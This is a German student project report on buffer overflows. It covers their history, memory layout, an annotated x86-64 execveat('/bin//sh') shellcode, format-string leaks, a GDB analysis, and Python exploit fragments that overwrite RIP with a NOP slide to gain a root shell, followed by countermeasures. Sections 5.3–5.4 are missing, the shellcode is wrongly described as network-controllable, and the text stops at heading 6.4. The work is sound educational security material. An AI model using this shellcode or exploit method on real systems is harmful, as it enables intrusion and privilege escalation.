



Hochschule
Bonn-Rhein-Sieg
University of Applied Sciences

Fachbereich Informatik
Department of Computer Science

Projektbericht

im Bachelor-Studiengang Informatik

Buffer Overflows

Praktische Analyse von Schwachstellen

von

Jakob Stühn, John Meyerhoff, Sam Taheri

Betreuer: Mandana Ewert

Zweitbetreuer: Prof. Dr. Stefan Böhmer

Eingereicht am: 7. Januar 2022

Abstract

Buffer Overflows gehören trotz ihres hohen Alters noch immer zu den relevantesten Schwachstellen in Computerprogrammen. Aus diesem Grund ist es unabdinglich für jeden, der sich im Feld der Software-Entwicklung oder IT-Sicherheit bewegt, ein grundlegendes Verständnis für Buffer Overflows aufzubauen. Ein Überblick über große und aktuelle Angriffe zeigt, wie verheerend die Auswirkungen einer solchen Schwachstelle sein können. Ein Buffer Overflow beschreibt im weitesten Sinne das “Überlaufen” eines Speicherbereiches durch unvorhergesehene Eingaben, wodurch Schadcode in einen laufenden Prozess injiziert und ausgeführt werden kann.

Der vorliegende Projektbericht beschäftigt sich deshalb mit einer theoretisch-technischen Einführung sowie der praktischen Analyse von Buffer-Overflow-Schwachstellen. Um eine Grundlage für praktische Tests zu schaffen, wurden zunächst die Struktur und der Ablauf eines Programms im Speicher analysiert und theoretische Angriffsmöglichkeiten konstruiert. Anschließend wurde ein fiktives Angriffsszenario und ein verwundbares C-Programm entwickelt. Hierbei zeigte sich schnell, dass bereits die Nutzung von vermeintlich harmlosen Funktionen, wie `fprint()` oder `gets()`, schwerwiegende Auswirkungen auf die Sicherheit einer Applikation haben kann. Um die zuvor konstruierten Angriffstechniken real zu erproben und die Sicht eines Angreifers möglichst realistisch zu analysieren, wurde das verwundbare Programm anschließend im GNU-Debugger durchleuchtet. Dabei ließ sich klar erkennen, dass der Angreifer von einer Kopie des anzugreifenden Programms, oder sogar des Source Codes, profitiert. Mit dem aus dem Debugger erlangten Wissen wurde nun ein Exploit gebaut und in einer simulierten Server-Umgebung ausgeführt. Unter Zuhilfenahme eines injizierten Assembler Programms, konnte auf dem Zielsystem erfolgreich eine privilegierte Shell geöffnet werden. Abschließend wurde sich mit den wichtigsten Abwehrmechanismen auseinandergesetzt und es wurden “cutting-edge” Präventions-Mechanismen, wie statische Codeanalyse oder Canaries, untersucht. Hier zeigte sich klar, dass einem Angreifer die Arbeit zwar erschwert werden kann, Buffer Overflows jedoch nie vollständig verhindert werden können.

Durch diese auf praktische Beispiele fokussierte Herangehensweise soll der Leser dieses Projektberichts die Thematik der Buffer Overflows besser verstehen und einen direkten Nutzen für seine Arbeit ziehen können.

Inhaltsverzeichnis

1	Einleitung	3
2	Geschichte: Bekannte Buffer Overflows	4
3	Grundlegende Theorie	5
3.1	Definition	5
3.2	Speicheraufbau	5
3.3	Stack Overflow	6
3.4	Heap Overflow	6
4	Shellcode	7
4.1	Definition	7
4.2	Beispiel	7
5	Praktische Analyse	9
5.1	Programmierfehler	9
5.2	Format-String-Schwachstelle	9
5.3	Szenario	10
5.4	C-Programm	10
5.5	Debugging	11
5.6	Exploit	12
6	Gegenmaßnahmen	14
6.1	Übersicht der Maßnahmen	14
6.2	Low-Level-Probleme	14
6.3	C Range Error Detector und Out Of Bounds Object	15
6.4	Testen	15
6.4.1	Statische Analyse	15
6.4.2	Bug-Bounty-Programme	15
6.5	Stack-Schutz mit Canaries	16
6.6	Address Space Layout Randomization	16
6.7	Manuelles Buffer-Overflow-Blocken	16
7	Fazit	17
	Eidesstattliche Erklärung	18
	Literaturverzeichnis	19

1 Einleitung

Aktuelle Statistiken zeigen, dass Buffer Overflows noch immer zu den relevantesten Schwachstellen in Computerprogrammen gehören. Jeder, der sich im Bereich der Informationstechnik und im Besonderen in der Anwendungsentwicklung oder IT-Sicherheit bewegt, sollte ein grundlegendes Verständnis für diese Schwachstellen aufbauen.

Der folgende Projektbericht beschäftigt sich daher mit der Theorie und Anwendungspraxis hinter Angriffen auf der Basis von Buffer Overflows. Der Leser soll verstehen, warum die Gefahr durch Buffer Overflows noch immer hoch ist und wie er sich möglichst effektiv schützen kann. Hierfür werden zunächst einige historische sowie aktuelle Beispiele für Angriffe mit Buffer Overflows betrachtet und ihre Auswirkungen dargelegt. Anschließend werden die theoretisch-technischen Grundlagen für eine tiefere praktische Analyse gelegt. An konkreten Beispielen werden Shellcode und verschiedene Angriffstechniken erläutert. Diese werden daraufhin in einer simulierten Serverumgebung ausgeführt und ein reales System kompromittiert. Abschließend werden unterschiedliche Abwehrmechanismen analysiert und erklärt.

Durch eine umfangreiche Betrachtung von Buffer Overflows aus der Sicht eines Angreifers und die Erläuterung verschiedener Verteidigungsmaßnahmen sollte der Leser ein besseres Verständnis für die Thematik bekommen und für Angriffe dieser Art sensibilisiert werden. [1]

2 Geschichte: Bekannte Buffer Overflows

Es folgen Beispiele für historische sowie aktuelle Angriffe auf der Grundlage von Buffer Overflows:

„The Morris Worm“ der am 2. November 1988 ins damals noch junge Internet freigelassen wurde und sich rasant verbreitete, verursachte großen Schaden in Form von überlasteten Systemen und Totalausfällen. Der Wurm wurde von dem Amerikaner Robert T. Morris in C geschrieben und umfasste ca. 3200 Programmzeilen. Morris war Student an der Cornell University und wollte mit seinem Programm die an ein Netz angeschlossenen Rechner zählen. Stattdessen legte er nach nur 15 Stunden 10% des damaligen Internets lahm. Morris wurde zu drei Jahren Haft und einer Geldstrafe von 10000 US-Dollar verurteilt. [2]

Ein weiteres historisches Beispiel ist der „SQL-Slammer“. Dieser wurde am 25. Januar 2003 eingesetzt und verzeichnete schon innerhalb von 30 Minuten über 75000 Opfer: Der Computervurm infizierte ungepatchte Microsoft SQL Server 2000 und nutzte dabei zwei Buffer-Overflow-Schwachstellen. Das Besondere an diesem Wurm war seine kompakte Größe: Er bestand aus einem UDP-Paket von lediglich 376 Bytes und bewegte sich ausschließlich im Arbeitsspeicher des befallenen Computers, nicht jedoch auf der Festplatte. Der Wurm lieferte dabei keinerlei Payload, sondern versuchte lediglich sich selbst zu kopieren und so viele Computer wie möglich zu infizieren. Bei den Entwicklern handelte es sich um zwei Mitglieder der Gruppe 29A, die im Jahr 2004 gefasst wurden. [3]

Eine aktuellere Schwachstelle fand sich 2019 im Messenger Dienst WhatsApp. Diese ermöglichte es Angreifern, mit der Hilfe von manipulierten Videodateien Malware einzuschleusen und sich so Zugriff auf Smartphones zu verschaffen. Die Sicherheitsabteilung von Facebook sprach von einem „Stack based Buffer Overflow“ der über korrupte MP4-Dateien ausgenutzt wurde. Der Fehler wurde durch einen Patch behoben. [4]

Beim letzten Beispiel handelt es sich um eine Sicherheitslücke in der Firmware von HP-Druckern, von der viele Modelle betroffen sind. Eine Liste dieser wurde bereits veröffentlicht. Die Sicherheitslücken erlauben dem Angreifer, durch veränderte Anfragen an den Drucker einen Buffer Overflow auszulösen und Schadcode zu injizieren. Die Lücken wurden mittlerweile durch ein Update geschlossen, es existieren jedoch immer noch viele anfällige Systeme. [5]

3 Grundlegende Theorie

3.1 Definition

Im weitesten Sinne beschreibt ein Buffer Overflow eine Schwachstelle in einem Computerprogramm, bei der ein Angreifer einen Speicherbereich fester Größe überschreibt und diesen so zum “Überlaufen” bringt. Durch Ausspähen und Analysieren der Software kann dieses Überschreiben so gezielt geschehen, dass der Fluss des Programms verändert und zuvor injizierter Schadcode ausgeführt wird. [6] [7]

3.2 Speicheraufbau

Wird eine Binärdatei durch den Linker von der Festplatte entnommen, so wird der auszuführende Programmcode zunächst in den Arbeitsspeicher geladen. Im Speicher gliedert sich der Prozess dann in folgende Segmente:

- **Stack:** Wächst von oben nach unten und enthält lokale Daten sowie Funktionsparameter
- **Heap:** Wächst von unten nach oben und enthält dynamisch allozierten Speicher
- **Data:** Liegt unter dem Heap und enthält initialisierte statische Variablen
- **Text:** Liegt unter dem Data-Segment und enthält die Assembler-Instruktionen des Programms

(Segmente, die im weiteren Verlauf keine größere Rolle spielen, werden hier unterschlagen.)




Abbildung 1: Prozess im Speicher

Wenn eine Funktion aufgerufen wird, legt diese zunächst ihre Funktionsparameter auf den Stack, gefolgt von einer Return-Adresse, die angibt, zu welcher Stelle im Programm im Anschluss an die Ausführung der Funktion gesprungen wird, und einem Base Pointer. Darauf folgen lokale Daten, die von der Funktion verwendet werden, wie z. B. ein Char Array. [8]

3.3 Stack Overflow

Der zuvor beschriebene Aufbau des Stacks lässt sich nun durch gezieltes Einfügen von Daten in eine Funktion ausnutzen. Wenn beispielsweise ein Char Array mit einer Größe von 64 Bytes auf den Stack gelegt wird und es dem Angreifer gelingt, als Folge von fehlerhafter Programmierung eine Zeichenkette mit mehr als 64 Bytes in das Array zu laden, so können die überschüssigen Zeichen andere Daten im Stack überschreiben. Durch diese Methode kann der Prozess auf folgende Weisen beeinflusst werden:

- Es kann der Wert einer Variable verändert werden, um den Prozess zu manipulieren.
- Function Pointer können manipuliert werden, um den Programmfluss umzuleiten und zuvor präparierten Shellcode auszuführen.
- Auch durch das Überschreiben von Return Pointern kann auf Shellcode umgeleitet werden.

Ausgeführter Shellcode läuft dann immer unter denselben Privilegien wie der Prozess. [9] [10]




Abbildung 2: Buffer im Stack während eines Overflows

3.4 Heap Overflow

Während der Laufzeit eines Programms allozierter Speicher (z. B. durch `malloc()`) wird im Heap angelegt. Dabei setzt sich jeder Speicherblock aus einem Header und dem tatsächlich angeforderten Speicher zusammen. Der Header enthält hierbei, je nach Implementation, Informationen über den Block, wie z. B. seine Größe. Aus diesen Informationen kann dann abgeleitet werden, an welcher Stelle der nächste Block beginnt.

Wenn ein Angreifer nun Manipulationen im Heap-Speicher vornehmen möchte, muss er die verwendete Implementation kennen und kann in der Regel nur in Richtung der neu allozierten Speicherblöcke überschreiben. Da er aus dem Heap keine Möglichkeit hat, Sprungadressen direkt zu manipulieren und den Programmfluss so umzuleiten, muss er versuchen, einen bestimmten Speicherblock zu überschreiben, zu dem im weiteren Programmverlauf noch einmal gesprungen wird. Dies macht Heap Overflows in der Praxis um einiges komplexer und schwieriger als Stack Overflows. [11]

4 Shellcode

4.1 Definition

Um das folgende Beispiel besser zu verstehen, sollte zunächst erklärt werden, was genau Shellcode ist und wofür er benutzt wird. Shellcode ist definiert als eine Folge von Anweisungen, die über einen Exploit in einen Prozess injiziert und dann durch diesen ausgeführt werden. Er wird verwendet, um die Funktionalität eines Prozesses zu verändern und Befehle auf einem Zielsystem auszuführen. In der Computersicherheit bedeutet Shellcoding im ursprünglichen Sinne das Schreiben von Code, der bei der Ausführung eine Remote Shell öffnet. Die Bedeutung von Shellcode hat sich jedoch weiterentwickelt und beschreibt mittlerweile jeden Byte Code, der in einen Exploit eingefügt wird, um eine gewünschte Aufgabe zu erfüllen.

Zwar ist es theoretisch möglich, Shellcode in höheren Programmiersprachen zu schreiben, in der Praxis ist die effizienteste und fast ausschließlich verwendete Sprache jedoch Assembly. Der Einsatz von Assembly ermöglicht, so maschinennah wie möglich zu arbeiten, um mehr Kontrolle über Abläufe zu haben und Speicherplatz zu sparen. Der verfügbare Speicher für Shellcode ist meist limitiert. Da Shellcode in Assembly geschrieben wird, ist es wichtig zu beachten, auf welcher Hardware und auf welchem Betriebssystem dieser laufen soll. Es bestehen klare Unterschiede zwischen Linux und Windows Shellcode: Unter Linux hat man überwiegend direkten Zugriff auf Interface und Kernel, was unter Windows in der Regel nicht möglich ist. Im Folgenden wird ein Shellcode-Beispiel für 64 Bit Unix Systeme betrachtet. [12]

4.2 Beispiel

Der folgende Shellcode ermöglicht es, eine Shell auf dem ausführenden System zu öffnen und diese über eine Netzwerkverbindung fernzusteuern. Der Code umfasst dabei lediglich 29 Bytes, da dieser so effizient und klein wie möglich ist. Am besten lässt sich die Erklärung von hinten, also mit dem Syscall, beginnen. Dieser ermöglicht es, auf unterschiedliche Funktionen des Betriebssystems zurückzugreifen und Befehle auszuführen. Um die Art des Syscalls festzulegen, muss eine Ganzzahl in das Register `rax` geladen werden. In diesem Fall wird zunächst die Hexadezimalzahl `0x42` geladen und das Register `ah`, welches ein 8 Bit Segment des 64 Bit `rax` Registers ist, inkrementiert. In `rax` befindet sich nun die Hexadezimalzahl `0x142` bzw. die Dezimalzahl `322`. Für den Syscall entspricht dieser Wert der Anweisung `execveat()`, die über einen Dateipfad angegebene Programme ausführt. Um den Syscall durchführen zu können, benötigt `execveat()` noch fünf Argumente, die über die Register `rdi`, `rdx`, `r10` und `r8` gesetzt werden. In `rdi` wird die Zeichenfolge `"/bin//sh"` als Hexadezimalzahl kodiert geladen. Zu beachten ist hierbei die invertierte Eingabe, da `execveat()` die Zeichenkette in Little-Endian-Reihenfolge erwartet. Das `rsp` Register, also der Stack Pointer, enthält nun einen Zeiger auf das `rdi` Register. Dieser Zeiger wird nun in das `rsi` Register geladen. Nun sind beide benötigten Argumente gesetzt. Abschließend werden die übrigen Argumente auf `0` gesetzt. Hierfür wird zunächst das `rdx` Register über `cqo` (convert word to quadword) auf `0` gesetzt und anschließend der Wert von `rdx` in die Register `r10` und `r8` geschoben. Der Syscall kann nun erfolgreich durchgeführt werden und eine Shell öffnen. [13] [14]

6a 42	push 0x42
58	pop rax
fe c4	inc ah
48 99	cqo
52	push rdx
48 bf 2f 62 69 6e 2f	movabs rdi, 0x68732f2f6e69622f
2f 73 68	
57	push rdi
54	push rsp
5e	pop rsi
49 89 d0	mov r8, rdx
49 89 d2	mov r10, rdx
0f 05	syscall

Abbildung 3: Shellcode

[15]

Die verwendeten Register und ihr Inhalt zum Zeitpunkt des Syscalls:

RAX: 322 (Nummer des Syscalls)

RDI: 0x68732f2f6e69622f (Pfad der auszuführenden Datei: `"/bin//sh"`)

RSI: Pointer auf RDI (Zeiger auf den Pfad)

Die optionalen bzw. nicht verwendeten Register zum Zeitpunkt des Syscalls:

RDX: 0 (Optional)

R10: 0 (Optional)

R8: 0 (Optional)

R9: ? (Nicht verwendet)

5 Praktische Analyse

5.1 Programmierfehler

Grundsätzlich kann jede Software von Buffer Overflows betroffen sein, die in einer Programmiersprache geschrieben ist, welche direkte Zugriffe auf die Speicherstrukturen des Systems ermöglicht. Beispiele hierfür wären: Assembler, C/C++ oder Fortran. Prinzipiell nicht betroffen sind Programme, die in einer interpretierten Sprache wie Python oder Java geschrieben sind. Bei diesen Sprachen wäre nur ein Overflow im Interpreter selber möglich, da dieser in der Regel auf einer der zuerst genannten Sprachen basiert.

Am problematischsten sind hierbei Funktionen, die es ermöglichen Nutzereingaben zu lesen und zu speichern, die jedoch nicht die Länge der eingegebenen Daten überprüfen können. Zwei der bekanntesten Vertreter für Funktionen dieser Art sind die C Funktionen `gets()` und `strcpy()`:

- `gets(buffer)` Fragt nach Input und kopiert die Eingaben in den angegebenen Speicher
- `strcpy(buffer, input)` Kopiert den Input (z. B. ein Kommandozeilenargument) in den angegebenen Speicher

Da keine Kontrolle auf die Länge des Inputs durchgeführt wird, kann nicht sichergestellt werden, dass der angegebene Speicherbereich ausreichend groß ist oder ob der Input in andere Bereiche überläuft. [16]

5.2 Format-String-Schwachstelle

Bei Format-String-Schwachstellen handelt es sich zwar nicht direkt um eine Art von Buffer Overflow, jedoch können diese oft in ähnlichen Kontexten auftreten und ermöglichen es Angreifern, Informationen über die Interna eines Programms zu gewinnen.

Problematisch ist hierbei die unvorsichtige Verwendung von Formatierungsfunktionen wie `fprint()`. Soll beispielsweise eine Zeichenkette ausgegeben werden, sollte korrekterweise ein Formatierungsparameter wie `%s` verwendet werden: `printf("%s", chars)`. Die Unterschlagung dieses Parameters scheint zwar auf den ersten Blick dasselbe Ergebnis zu liefern: `printf(chars)`. Die zweite Variante ermöglicht es dem Angreifer jedoch, eigene Parameter einzusetzen, um Informationen auszulesen oder zu manipulieren:


- `%x` Liest Daten vom Stack
- `%s` Liest Strings aus dem Prozess
- `%n` Schreibt einen Integer in den Prozess
- `%p` Gibt Pointer auf void aus

[17]

5.5 Debugging

Um diese Schwachstellen nun jedoch gezielt auszunutzen und Shellcode in den Prozess zu injizieren, muss dieser zunächst in einem Debugger analysiert werden. Wegen seines simplen, aber funktionalen Aufbaus fällt die Wahl auf den GNU Debugger.

Ein Blick in die Memory Map des laufenden Prozesses zeigt, dass die zweite Adresse der Format-String-Ausgabe in den Stack verweist.




00400000-00401000	r--p	00000000	08:01	835843	/home/jakob-kali/Schreibtisch/hallo
00401000-00402000	r-xp	00001000	08:01	835843	/home/jakob-kali/Schreibtisch/hallo
00402000-00403000	r--p	00002000	08:01	835843	/home/jakob-kali/Schreibtisch/hallo
00403000-00404000	r--p	00002000	08:01	835843	/home/jakob-kali/Schreibtisch/hallo
00404000-00405000	rw-p	00003000	08:01	835843	/home/jakob-kali/Schreibtisch/hallo
015e3000-01604000	rw-p	00000000	00:00	0	[heap]
7fcdabc07000-7fcdabc09000	rw-p	00000000	00:00	0	
7fcdabc09000-7fcdabc2f000	r--p	00000000	08:01	659120	/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabc2f000-7fcdabd78000	r-xp	00026000	08:01	659120	/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabd78000-7fcdabdc3000	r--p	0016f000	08:01	659120	/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc3000-7fcdabdc4000	---p	001ba000	08:01	659120	/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc4000-7fcdabdc7000	r--p	001ba000	08:01	659120	/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc7000-7fcdabdca000	rw-p	001bd000	08:01	659120	/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdca000-7fcdabdd0000	rw-p	00000000	00:00	0	
7fcdabde7000-7fcdabde8000	r--p	00000000	08:01	659116	/usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabde8000-7fcdabe08000	r-xp	00001000	08:01	659116	/usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe08000-7fcdabe11000	r--p	00021000	08:01	659116	/usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe11000-7fcdabe12000	r--p	00029000	08:01	659116	/usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe12000-7fcdabe14000	rw-p	0002a000	08:01	659116	/usr/lib/x86_64-linux-gnu/ld-2.32.so
7ffea779b000-7ffea77bc000	rwpx	00000000	00:00	0	[stack]
7ffea77c4000-7ffea77c8000	r--p	00000000	00:00	0	[vvar]
7ffea77c8000-7ffea77ca000	r-xp	00000000	00:00	0	[vdso]

Abbildung 7: Memory Map

Mit dem Wissen, worauf diese Adresse verweist, lassen sich andere Adressen relativ zu dieser berechnen und Address Space Layout Randomization (ASLR) (siehe 6.6) umgehen.

Der GDB wird nun an den Prozess angehängt und ein Breakpoint an das Ende der `gruss()` Funktion gesetzt. In das Programm werden nun einige leicht wiedererkennbare Zeichenketten eingegeben und der Speicher um die betrachtete Adresse untersucht. Dabei fällt auf, dass sich die Adresse je nach Länge der Eingabe verschiebt. Aus den Beobachtungen lässt sich schließen, dass die Adresse immer auf das Ende der Eingabe im Buffer zeigt.



0x7ffea77bacc5:	0x000040107000007f	0xfea77bade0000000
0x7ffea77bacd5:	0x000040133900007f	0x4242424220000000
0x7ffea77bace5:	0x4242424242424242	0x4242424242424242
0x7ffea77bacf5:	0x4242424242424242	0x4242424242424242
0x7ffea77bad05:	0x4242424242424242	0x4242424242424242
0x7ffea77bad15:	0x4242424242424242	0x4242424242424242
0x7ffea77bad25:	0x2520424242424242	0x2070252070252070
0x7ffea77bad35:	0x4242424242207025	0x4242424242424242
0x7ffea77bad45:	0x4242424242424242	0x4242424242424242
0x7ffea77bad55:	0x4242424242424242	0x4242424242424242
0x7ffea77bad65:	0x4242424242424242	0x4242424242424242
0x7ffea77bad75:	0x4242424242424242	0x4242424242424242
0x7ffea77bad85:	0x4242424242424242	0x4242424242424242
0x7ffea77bad95:	0x4242424242424242	0x4242424242424242
0x7ffea77bada5:	0x4242424242424242	0x4242424242424242
0x7ffea77badb5:	0x4242424242424242	0x0000000000424242
0x7ffea77badc5:	0x0000000000000000	0x0000000000000000

Abbildung 8: Speicherinhalt

(Die roten Klammern in Abbildung 8 markieren den Anfang und das Ende der Eingabe)

Um die Adresse des Instruction Pointers herauszufinden, generieren wir uns eine möglichst zufällige, lange Zeichenkette und geben sie in das Programm ein. Der darauf folgende Segmentation Fault lässt vermuten, dass der Instruction Pointer überschrieben wurde und nun auf eine ungültige Adresse zeigt. Im Debugger lassen wir uns den Inhalt des RIP-Registers ausgeben und suchen ihn in unserer generierten Zeichenkette. Wenn wir diesen und alle folgenden Zeichen jetzt aus unserer Kette löschen, so bleiben noch 264 Zeichen. Wir wissen also: Wenn wir unseren Buffer mit 264 Zeichen füllen, sind die darauf folgenden 8 Bytes der gesuchte Instruction Pointer. [19]

5.6 Exploit

Mit diesem Wissen kann nun ein Exploit für das C-Programm geschrieben werden, mit dessen Hilfe beliebiger Shellcode auf dem Zielsystem ausgeführt werden kann. Hierfür muss zunächst ein Payload-Aufbau gewählt werden:

1. An das Programm werden 264 Zeichen, gefolgt von einem konstruierten RIP, gegeben, der auf den nachfolgenden Shellcode zeigt



Abbildung 9: Payload 1

2. Der Shellcode wird mit in den Buffer geschrieben, der RIP zeigt dann in den Buffer



Abbildung 10: Payload 2

Je nach Größe des Buffers/Shellcode und der vorhandenen Abwehrmechanismen kann die eine oder die andere Variante besser sein. Um Ungenauigkeiten auszugleichen, können zusätzlich noch NOP Slides zum Einsatz kommen. Hierbei handelt es sich um eine Folge von NOP (0x90) Anweisungen, in deren Mitte dann ungefähr mit dem RIP gezeigt wird.



Abbildung 11: NOP Slide

Die NOPs fungieren dann als eine Art "Rutsche" (Slide), an der entlang das Programm an den Anfang des Shellcodes geführt wird. [19] [20]

Im folgenden Beispiel-Exploit wählen wir die erste Variante und verwenden zusätzlich eine NOP Slide:

1. Nach einem erfolgreichen Verbindungsaufbau senden wir dem Dienst eine Folge von Format-String-Parametern, um uns die Startadresse des Buffers zu berechnen:

```
s.send("%p %p\n")
r = s.recv(1024)
start = int(r.split(",")[1], 16) - 6
```

Abbildung 12: Format-String-Ausgabe

2. Mit der Startadresse und unseren 264 Zeichen können wir jetzt den RIP berechnen. Dabei addieren wir noch 16 auf unseren RIP, um in die Mitte der NOP Slide zu zeigen:

```
RIP = struct.pack("Q", (start + len(padding) + 8) + 16)
```

Abbildung 13: RIP

2. Die finale Payload setzt sich dann aus Padding, RIP, NOP Slide und Shellcode zusammen:

```
payload = padding + RIP + "\x90" * 32 + shellcode
```

Abbildung 14: Payload

Nach dem Ausführen des Exploits wird aus dem Prozess eine Shell geöffnet, mit der wir interagieren können. Unsere Berechtigungen entsprechen dabei denen des Prozesses:

```
(jakob-kali@kali-vm)-[~/Schreibtisch]
$ python exploit.py
ich gruesse dich!
Wie ist dein Name?:
lakdzgxdmjrtvgzdmxjgfvxdrfgjvxyxvrjfmvdxmxmjgrjmhgrgxjvfzhzjesnbcjzhebsukfdvndn gnfghheghnsfejfmskhgvnczhcytsefgyfgyvmdxgzf
mjvgfmyrjgfvmybgvrgyvjzjymjymymmm ukyhg uyu uyfuys,fuuy,kfydygzndudxbhstrgtfragb gaegaegrartbhagregbajztjfdsrtsugufesukhgfekf
uefsukhesf Ha ich gruesse dich!
whoami
root
```

Abbildung 15: Root Shell

6 Gegenmaßnahmen

Da sich bei einem Angriff durch Buffer Overflow mit der passenden Payload ein Shellcode ausführen lässt, welcher dann eine Root Shell öffnen kann, gehören Buffer-Overflow-Angriffe zu den gefährlichsten.

Wie in Unterabschnitt 5.6 bereits aufgeführt, gehören zu einem Buffer-Overflow-Angriff mehrere kombinierte Teile. Wenn man nun verhindern möchte, dass ein Programm über diesen Angriff kompromittiert wird, so hat man mehrere Möglichkeiten, diese Teile oder ihre Kombination aufzuhalten. [21]

Es folgen mehrere Optionen, grob nach Aufwand (für den Entwickler) sortiert.

6.1 Übersicht der Maßnahmen

Low-Level:

- Hardware-basierte Lösungen
- Betriebssystembasierte Ansätze

Passive Härtung der Programme:

- C Range Error Detector und Out Of Bounds Object
- Address Space Layout Randomization
- Manuelles Buffer-Overflow-Blocken (Input-Bereinigung)

Aktive (analysierende) Lösungen:

- Statische Analyse
- Stack-Schutz mit “Canary” (Zufallszahl)

6.2 Low-Level-Probleme

Sowohl Hardwarelösungen als auch betriebssystembasierte Lösungen haben das grundlegende Problem, dass die Verhinderung von Buffer Overflows zu ungewünschten Nebeneffekten führen kann. Es ist auf jeden Fall möglich, jegliche Overflows zu verhindern - dabei werden jedoch auch (falls vorhanden) die vom Entwickler gewünschten Overflows blockiert, sodass Programme nicht mehr ordnungsgemäß funktionieren. Manchmal wird aus Gründen der Effizienz ein Buffer zum Überlaufen gebracht, ohne dass dieser Überlauf unkontrolliert geschieht. Leider ist es praktisch nicht umsetzbar, in einer Hardwarelösung zu unterscheiden, welcher Buffer Overflow böswillig und welcher gewollt ist. Damit ist dieser Ansatz nicht praktikabel.

6.3 C Range Error Detector und Out Of Bounds Object

Ein Out Of Bounds Object ist eine vereinfachte Lösung, um Referenzen ungefährlich zu machen. Es wird verhindert, dass auf Speicher außerhalb des Programms zugegriffen wird, indem jede Adresse, welche nicht im spezifizierten Bereich liegt, auf ein bestimmtes Objekt, das sogenannte "Out Of Bounds Object" verweist. Diese Methode ist nicht gängig, da sie umgangen werden kann, sofern der Angreifer weiß, welcher Speicherbereich für das Programm vorgesehen ist.

6.4 Testen

